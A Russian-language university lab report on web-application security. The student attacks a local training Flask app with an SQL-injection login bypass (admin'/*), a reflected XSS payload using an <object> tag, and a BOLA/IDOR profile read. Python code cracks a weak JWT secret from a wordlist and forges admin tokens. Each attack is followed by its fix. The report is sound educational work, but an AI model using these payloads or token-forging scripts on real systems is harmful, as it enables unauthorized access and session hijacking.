Министерство образования Республики Беларусь

Учреждение образования

«Брестский государственный технический университет»

Кафедра ИИТ

Лабораторная работа №1

По дисциплине «Современные методы защиты компьютерных систем»

Тема: «Исследование уязвимостей веб-приложений и программных интерфейсов, настройка механизмов аутентификации»

Выполнил:

Студент 4 курса

Группы ИИ-26

Кушнеревич Е.А.

Проверила:

Хацкевич А.С.

Брест 2026

Цель работы: практическое освоение методов выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.

Ход работы:

Задание 1. Обход аутентификации через SQL-инъекцию и ее устранение

1. Выполните эксплуатацию уязвимости SQL-инъекции через эндпоинт http://127.0.0.1:5000/login с помощью консольной утилиты curl для обхода аутентификации и получения сессионного токена администратора (токен понадобится в задании 4).
2. Устраните уязвимости SQL-инъекции путем переключения запроса на параметризованный вид в работающем экземпляре приложения через консоль Python.
3. Перезапустите сервер, повторите атаку пункта 1 и убедитесь, что сервер возвращает ошибку Invalid credentials (код 401).

Задание 2. Эксплуатация межсайтового скриптинга (XSS)

1. Выполните отправку полезной нагрузки отраженного межсайтового скриптинга (Reflected XSS) через GET-запрос с помощью curl на эндпоинт http://127.0.0.1:5000/search?q= для демонстрации выполнения произвольного кода в контексте браузера.
2. Выполните внедрение защитного HTTP-заголовка Content-Security-Policy (CSP) в конфигурацию ответов сервера для блокировки выполнения несанкционированных сценариев.

Задание 3. Нарушение разграничения доступа на уровне объектов (BOLA/IDOR)

1. Выполните несанкционированное извлечение конфиденциальных данных администратора (Флаг системы) по прямому идентификатору через эндпоинт http://127.0.0.1:5000/api/profile/1 с помощью curl.
2. Выполните добавление проверки авторизации (валидации совпадения идентификатора сессии пользователя с запрашиваемым ID) в программную логику API.

Задание 4. Подделка и атака на JWT-токен

1. Выполните подбор слабого секретного ключа JWT с помощью однострочника на Python в терминале и сгенерируйте поддельный токен с повышенными привилегиями (role: admin) для доступа к закрытой панели /admin.

2. Выполните усиление параметров генерации токена в коде (переход на криптостойкий случайно генерируемый секрет фиксированной длины не менее 256 бит).

Задание 5. Проектирование механизмов защиты (Без написания кода)

1. Выполните настройку защищенных атрибутов для HTTP-заголовка Set-Cookie при выдаче сессионного токена в коде приложения для нейтрализации атак кражи сессий через XSS и перехвата трафика (MitM).
2. Выполните проектирование и внедрение HTTP-заголовка Content-Security-Policy с использованием индивидуальной директивы для блокировки выполнения внедренного тега <script>.

Вариант	Условие SQLi (Payload type)	Вектор XSS (Обязательный тег)	BOLA: ID жертвы	JWT: Целевая роль (role)	Защита: Директива CSP
8	Комментарии SQL (/*)	<object>	ID = 9	root	Object-src ‘none’

Задание 1:

Тип payload по индивидуальному варианту – SQL-инъекция с использованием комментария в стиле /* . Payload admin'/* закрывает строковый литерал имени пользователя одинарной кавычкой, после чего открывает блочный комментарий, который (не имея закрывающего */) поглощает остаток SQL-запроса, включая проверку пароля.

curl.exe -s -i -X POST http://127.0.0.1:5000/login --data-urlencode "username=admin'/*" --data-urlencode "password=irrelevant"

Результат:

```
PS C:\Users\User> curl.exe -s -i -X POST http://127.0.0.1:5000/login --data-urlencode "username=admin'/*" --data-urlencode "password=irrelevant"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.13.14
Date: Tue, 29 Sep 2026 19:56:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 26
Set-Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzkwNzE1NDE1fQ.ZaPr6Dyn249JqSfkiEiuT3a-Z7Ojy_BWPQFwGvdIYgg; Path=/
Connection: close

Login success. Role: admin
PS C:\Users\User>
```

Сервер вернул 200 OK и валидный JWT-токен с role: admin, несмотря на то, что реальный пароль администратора не вводился – SQL-запрос на бэкенде превратился в SELECT ... WHERE username='admin'/*' AND password='irrelevant', где часть после /* интерпретатором SQLite воспринимается как комментарий и игнорируется.

Было:

```
query = f"SELECT id, username, role FROM users WHERE username='{username}' AND
password='{password}'"
    try:
        c.execute(query)
```

Стало:

```
query = "SELECT id, username, role FROM users WHERE username=? AND password=?"
try:
   c.execute(query, (username, password))
```

Результат:

```
PS C:\Users\User> curl.exe -s -i -X POST http://127.0.0.1:5000/login --data-urlencode "username=admin'/*" --data-urlencode "password=irrelevant"
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.9 Python/3.13.14
Date: Tue, 29 Sep 2026 19:17:34 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 19
Connection: close

Invalid credentials
PS C:\Users\User>
```


После перехода на параметризованный запрос тот же самый payload больше не проходит: сервер корректно возвращает 401 Unauthorized.


Задание 2:

Обязательный тег <object> использован как HTML-элемент, способный загружать внешний ресурс/обработчик через атрибут data, что делает его пригодным вектором для отражённого XSS при отсутствии санитизации вывода.

curl.exe -s -i -G http://127.0.0.1:5000/search --data-urlencode "q=<object data='javascript:alert(1)'></object>"

Результат:






Фрагмент кода с заголовком Content-Security-Policy:

```
@app.after_request
def set_security_headers(response):
    response.headers['Content-Security-Policy'] = "default-src 'self'; object-src
'none'"
    return response
```

Результат:
http://127.0.0.1:5000/search?q=%3Cobject%20data=%27https://example.com/malware.swf%27%3E%3C/object%3E

Результаты поиска для:

Ничего не найдено.



Задание 3:

curl.exe -s -i -b cookies2.txt http://127.0.0.1:5000/api/profile/9

Результат:
HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.13.14
Date: Tue, 29 Sep 2026 20:46:48 GMT
Content-Type: application/json
Content-Length: 61
Content-Security-Policy: default-src 'self'; object-src 'none'
Connection: close

{"private_data":"FLAG{secret_data_9}","username":"student9"}

Запрос выполнен без каких-либо учётных данных – сервер выдал конфиденциальный флаг чужого пользователя по прямому обращению к ID. Классическая BOLA/IDOR: эндпоинт проверял только факт существования записи в БД, но не то, кому принадлежит текущая сессия.

```
@app.route('/api/profile/<int:user_id>', methods=['GET'])
def get_profile(user_id):
    token = request.cookies.get('auth_token')
    if not token:
        return jsonify({"error": "Unauthorized: No token"}), 401
    try:
        decoded = jwt.decode(token, JWT_SECRET, algorithms=['HS256'])
    except jwt.InvalidTokenError:
        return jsonify({"error": "Invalid token"}), 401
    if decoded.get('user_id') != user_id and decoded.get('role') != 'admin':
```

```
        return jsonify({"error": "Forbidden: not your profile"}), 403

    conn = sqlite3.connect('lab.db')
```

Результат:

```
curl.exe -s -i http://127.0.0.1:5000/api/profile/9
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.9 Python/3.13.14
Date: Wed, 30 Sep 2026 09:30:33 GMT
Content-Type: application/json
Content-Length: 35
Content-Security-Policy: default-src 'self'; object-src 'none'
Connection: close

{"error":"Unauthorized: No token"}
```

Доступ к своему профилю (student9):

```
curl.exe -s -X POST http://127.0.0.1:5000/login -d "username=student9&password=pass9" -c cookies9.txt
Login success. Role: user
PS C:\Users\User> curl.exe -s -i -b cookies9.txt http://127.0.0.1:5000/api/profile/9
HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.13.14
Date: Wed, 30 Sep 2026 09:32:17 GMT
Content-Type: application/json
Content-Length: 61
Content-Security-Policy: default-src 'self'; object-src 'none'
Connection: close
```

Доступ к чужому профилю (student2 пытается открыть id=9):

```
PS C:\Users\User> curl.exe -s -X POST http://127.0.0.1:5000/login -d "username=student2&password=pass2" -c
cookies2.txt
Login success. Role: user
PS C:\Users\User> curl.exe -s -i -b cookies2.txt http://127.0.0.1:5000/api/profile/9
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.1.9 Python/3.13.14
Date: Wed, 30 Sep 2026 09:35:06 GMT
Content-Type: application/json
Content-Length: 40
Content-Security-Policy: default-src 'self'; object-src 'none'
Connection: close

{"error":"Forbidden: not your profile"}
```

Задание 4:

```
curl.exe -s -i http://127.0.0.1:5000/api/profile/9 -b cookies9.txt
HTTP/1.1 200 OK
Server: Werkzeug/3.1.9 Python/3.13.14
Date: Wed, 30 Sep 2026 09:48:44 GMT
Content-Type: application/json
```

Content-Length: 61
Content-Security-Policy: default-src 'self'; object-src 'none'
Connection: close

{"private_data":"FLAG{secret_data_9}","username":"student9"}

type cookies9.txt
Netscape HTTP Cookie File
https://curl.se/docs/http-cookies.html
This file was generated by libcurl! Edit at your own risk.

127.0.0.1 FALSE / FALSE 0 auth_token
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6InN0dWRlbnQ5Iiwicm9sZSI6InVzZXIiLCJleHAiOjE3OTA3NjQzMjZ9.snnJQOI-ijUkX94TNM-H3Zven17TQB01EQzKdg6YpLE

Кусок кода перебора секрета по словарю:

```
import jwt
token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6InN0dWRlbnQ5Iiw
icm9sZSI6InVzZXIiLCJleHAiOjE3OTA3NjQzMjZ9.snnJQOI-ijUkX94TNM-
H3Zven17TQB01EQzKdg6YpLE"
words =
["password","123456","secret","admin","flask","jwtsecret","qwerty","letmein","changem
e","student","student2026","lab2026","webappsec","flask_secret","superSecret","top_se
cret"]
found = None
for w in words:
    try:
        jwt.decode(token, w, algorithms=["HS256"], options={"verify_exp": False})
        found = w
        break
    except jwt.InvalidSignatureError:
        pass
print("FOUND SECRET:", repr(found) if found else "not in wordlist")
```

Результат:
FOUND SECRET: 'student2026'

Кусок кода подписи поддельного токена (root):

```
import jwt, datetime

secret = "student2026"
payload = {
    "user_id": 999,
    "username": "hacker",
    "role": "root",
    "exp": datetime.datetime.utcnow() + datetime.timedelta(hours=1)
}
token = jwt.encode(payload, secret, algorithm="HS256")
print(token)
```

Результат:

c:\Users\User\Desktop\News\crack_jwt.py:8: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).

"exp": datetime.datetime.utcnow() + datetime.timedelta(hours=1)

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5OTksInVzZXJuYW1lIjoiaGFja2VyIiwicm9sZSI6InJvb3QiLCJleHAiOjE3OTA3Njk3NTR9.KGzQjfshCSoP25PXbAIGgSDDmo-qseqjNVLZshBe0hY

curl.exe -s -i -b "auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5OTksInVzZXJuYW1lIjoiaGFja2VyIiwicm9sZSI6InJvb3QiLCJleHAiOjE3OTA3Njg1NDd9.tJ9ZBbk_vc7ccNUDs0585VcW4Pxb4blo4Pvpp0gfnNo" http://127.0.0.1:5000/admin
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.9 Python/3.13.14
Date: Wed, 30 Sep 2026 11:04:32 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 13
Content-Security-Policy: default-src 'self'; object-src 'none'
Connection: close

Invalid token

Теперь сделаем для роли admin:

c:\Users\User\Desktop\News\crack_jwt.py:8: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).

"exp": datetime.datetime.utcnow() + datetime.timedelta(hours=1)

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5OTksInVzZXJuYW1lIjoiaGFja2VyIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzkwNzY5OTcxfQ.z-jaB_pzLDEAQc_RazhILOYAMeKzC7T_bmvckuFFwYc

curl.exe -s -i -b "auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5OTksInVzZXJuYW1lIjoiaGFja2VyIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzkwNzY4NjcyfQ.TNOU9juxaNOoh96scKVZDP6de455BQIWtulLQzxLmls" http://127.0.0.1:5000/admin
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.9 Python/3.13.14
Date: Wed, 30 Sep 2026 11:06:52 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 13
Content-Security-Policy: default-src 'self'; object-src 'none'
Connection: close

Усилим генерацию токена с секретом:

```
JWT_SECRET = secrets.token_hex(32)
```

Результат:

curl.exe -s -i -b "auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5OTksInVzZXJuYW1lIjoiaGFja2VyIiw

icm9sZSI6ImFkbWluIiwiZXhwIjoxNzkwNzY4NjcyfQ.TNOU9juxaNOoh96scKVZDP6de455BQIWtulLQzxLmls"
http://127.0.0.1:5000/admin
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.9 Python/3.13.14
Date: Wed, 30 Sep 2026 11:09:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 13
Content-Security-Policy: default-src 'self'; object-src 'none'
Connection: close

Invalid token

Задание 5:
1. Развернутый ответ на пункт 1: корректно сформированный вызов метода set_cookie с обязательным указанием трех флагов (HttpOnly, Secure, SameSite) и академическим обоснованием их назначения.

resp.set_cookie('auth_token', token, httponly=True, secure=True, samesite='Strict'

)

Обоснование каждого флага:

· HttpOnly – запрещает доступ к значению cookie из клиентского JavaScript через document.cookie. Даже если на сайте присутствует необнаруженная XSS-уязвимость и злоумышленник сумеет выполнить произвольный скрипт в браузере жертвы, он не сможет прочитать и эксфильтровать сессионный токен – этот атрибут разрывает цепочку «XSS → кража сессии».

· Secure – предписывает браузеру передавать cookie исключительно по зашифрованному соединению (HTTPS), никогда по обычному HTTP. Это исключает перехват токена в открытом виде при атаке

«человек посередине» (MitM) в незащищённых сетях (например, публичный Wi-Fi).

· SameSite=Strict – запрещает браузеру отправлять данную cookie при кросс-доменных запросах, инициированных с других сайтов (переход по ссылке, автоматическая отправка формы, скрытый

<img>/<iframe> на стороннем ресурсе). Тем самым нейтрализуется класс атак CSRF, при которых злоумышленник заставляет браузер жертвы неявно выполнить действие от её имени, используя действующую сессию.

Совместно эти три атрибута образуют «оборону в глубину» для cookie-based аутентификации: HttpOnly защищает от клиентского скриптового доступа, Secure – от сетевого перехвата, SameSite – от подмены источника запроса.

2. Развернутый ответ на пункт 2: спецификация HTTP-заголовка Content-Security-Policy, соответствующая индивидуальной директиве варианта, с пояснением принципа ее работы против внедренных сценариев.

Content-Security-Policy: script-src 'self'

Принцип работы: CSP – это декларативный HTTP-заголовок, который браузер трактует как политику безопасности для конкретного документа. Директива script-src явно определяет допустимые источники, с которых разрешено загружать и исполнять JavaScript-код. Значение 'self' разрешает только скрипты, отданные тем же источником (схема+домен+порт), с которого загружена сама страница, и по умолчанию запрещает:

· любые inline-скрипты (в том числе внедрённые через отражённую XSS-инъекцию, как в задании 2), поскольку у них нет допустимого атрибута источника;

· скрипты со сторонних доменов, если явно не добавлены в список разрешённых источников;

· обработчики событий вида onerror, onload, javascript:-ссылки и подобные конструкции, так как они по сути также являются inline-исполнением кода.

Ключевое отличие от экранирования вывода (используемого как основная защита от XSS) в том, что CSP работает как второй, независимый рубеж обороны на стороне клиента: даже если по какой-то причине неэкранированный ввод всё же попадёт в HTML-документ (ошибка в другом месте кода, обход фильтра и т. п.), браузер всё равно откажется выполнять скрипт, не соответствующий заявленной политике – это принцип defense-in-depth (эшелонированной защиты).

Вывод: Проделав данную лабораторную работу я освоил методы выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.